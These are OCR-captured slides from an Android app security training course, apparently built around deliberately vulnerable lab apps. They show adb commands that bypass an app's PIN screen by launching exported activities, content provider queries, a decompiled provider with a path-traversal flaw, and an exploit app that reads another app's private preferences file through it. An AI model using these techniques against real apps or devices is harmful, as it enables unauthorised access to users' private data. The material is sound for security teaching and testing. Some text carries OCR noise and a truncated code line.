
- `adb shell am start -n "com.dns.insecurepass/.MainActivity"`

- OR

- `adb shell am start -n "com.dns.insecurepass/com.dns.insecurepass.MainActivity"`

TASK - 10 mins

- Launch installed ***InsecurePass*** application
  - APK can be found at /home/mobile/Desktop/vulnapps/InsecurePass.apk
- What is the package name for the InsecurePass application
- What Activities are exported
- Create an account -> Add new credentials to vault -> Menu -> Settings -> Enable InsecurePass Pinlock -> Set PIN
- Force Close the application by using the Android Taskswitcher (think Alt+Tab) and relaunch application after 1minute. Try to bypass the login screen on the InsecurePass application without entering correct PIN by exploiting Activities.


QuickTime Player File Edit View Window Help
100% Wed 1:13 PM dns
dns — dns@dns-mac — ~ — -zsh — 80×24
Genymotion for personal use - testdevice1 (1080x2160, 42...
1:13
Accounts
yahoo
https://yahoo.com
testuser1
free for personal use
https://t.me/learningnets

Solution

1) `adb shell am start -n "com.dns.insecurepass/com.dns.insecurepass.MainActivity”` → but won’t work because it still asks for PIN

2) `adb shell am start -n "com.dns.insecurepass/com.dns.insecurepass.SettingsActivity”` --> We goto settings and disable the InsecurePass Pinlock (which does not ask for previous password as it is a post-login page and always assumes that the user is authenticated)

3) `adb shell am start -n "com.dns.insecurepass/com.dns.insecurepass.MainActivity”` → This time works and authentication is bypassed

Exploiting Android Components


- Activities
- Content Providers
- Services
- Broadcast Receivers


Android App Components – Content Providers

- Storing, Retrieving and Sharing application data
- Acts as a middle layer
- SQLite, XML, PlainText
- With the prefix “content://”

Exploiting Android Components
Content Providers


```
adb shell content query --uri content://<Provider_URL>
```





SECURITY INNOVATION

STEPS

- Reverse the application using Apktool (apktool d -f catch.apk)
  - Target binary at /home/mobile/Desktop/vulnapps/Catch.apk

- Find out the content providers (Content Providers start with content://).
  - Use: **`grep -iRn "content://" .`**

- content://com.threebanana.notes.provider.NotePad/notes”


- Query the content provider using

```
adb shell content query --uri content://
com.threebanana.notes.provider.NotePad/notes
```

Content Provider Code Execution

- Target - /home/mobile/Desktop/vulnapps/content_provider/esc_exploit/ESC_Pocket_Guidelines.apk

- Goal: Exploit the vulnerable Content Provider to gain Code Execution on the Device




The vulnerability

com.esccardio.escpocketguidelines.FileContentProvider

```
import android.content.ContentValues;
import android.content.Context;
import android.database.Cursor;
import android.net.Uri;
import android.os.ParcelFileDescriptor;
import java.io.File;
import java.io.FileNotFoundException;

public class FileContentProvider extends ContentProvider {
  private Context mContext;

  public String getType(Uri uri) {
      return "application/*";
  }

  @Override // android.content.ContentProvider
  public ParcelFileDescriptor openFile(Uri uri, String str) throws FileNotFoundException {
      String valueOf = String.valueOf(uri);
      File file = new File(valueOf.replace("content://" + this.mContext.getPackageName() + ".FileContentProvide
      if (file.exists()) {
          return ParcelFileDescriptor.open(file, 268435456);
      }
      throw new FileNotFoundException(uri.getPath());
  }
```

The Exploit



The Malware

MainActivity.java

```
9   public class MainActivity extends AppCompatActivity {
10
11      @Override
12      protected void onCreate(Bundle savedInstanceState) {
13          super.onCreate(savedInstanceState);
14          setContentView(R.layout.activity_main);
15
16          try {
17              Intent exploitIntent = exploitEntry();
18              startActivity(exploitIntent);
19
20          } catch (Exception e) {
21              e.printStackTrace();
22          }
23      }
24
25      public Intent exploitEntry() {
26          Intent exploitIntent = new Intent();
27          exploitIntent.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
28          exploitIntent.setClassName(getPackageName(), className: "com.dns.emaptexploit.LeakActivity");
29  //        exploitIntent.setData(Uri.parse("content://com.esccardio.escpocketguidelines.FileContentProvider" +
30  //        "/../../../../system/etc/hosts"));
31          exploitIntent.setData(Uri.parse("content://com.esccardio.escpocketguidelines.FileContentProvider" +
32                  "/../../../data/data/com.esccardio.escpocketguidelines/shared_prefs/ddg_guidelines_app.xml"));
33          return exploitIntent;
34      }
35  }
```

The Malware

